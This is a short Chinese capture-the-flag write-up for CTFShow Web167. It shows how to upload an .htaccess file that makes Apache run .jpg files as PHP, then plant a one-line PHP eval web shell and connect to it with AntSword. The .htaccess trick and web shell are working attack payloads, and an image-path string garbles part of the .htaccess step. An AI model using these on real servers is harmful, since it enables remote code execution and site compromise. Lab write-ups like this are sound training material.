
CTFShow-Web167:
CTFShow-Web167:.htaccess利用
<button type="button" class="layui-btn" id="upload" lay-data="{url: 'upload.php', accept: 'images',exts:'jpg'}">
限制上传类型为jpg文件
题目提示httpd,并且404页面返回Apache/2.4.25 (Debian) Server at 9167cfd0-70b3-4ad9-a2b3-8dfe6e73159a.challenge.ctf.show Port 80,考虑利用.htaccess。
.htaccess的使用技巧总结:https://blog.csdn.net/solitudi/article/details/116666720
🛠️ Web167 WriteUp
-
使用Burp Suite上传.htaccess.jpg,内容为
AddType application/x-httpd-php .jpg
⚠️:删除jpg后缀
-
上传jpg文件
内容为一句话木马
<?=eval($_POST['pass']);> -
开启Burp Suite代理,点击下载文件,以获取jpg文件路径
http://9167cfd0-70b3-4ad9-a2b3-8dfe6e73159a.challenge.ctf.show/upload/a.jpg -
使用蚁剑连接


 浙公网安备 33010602011771号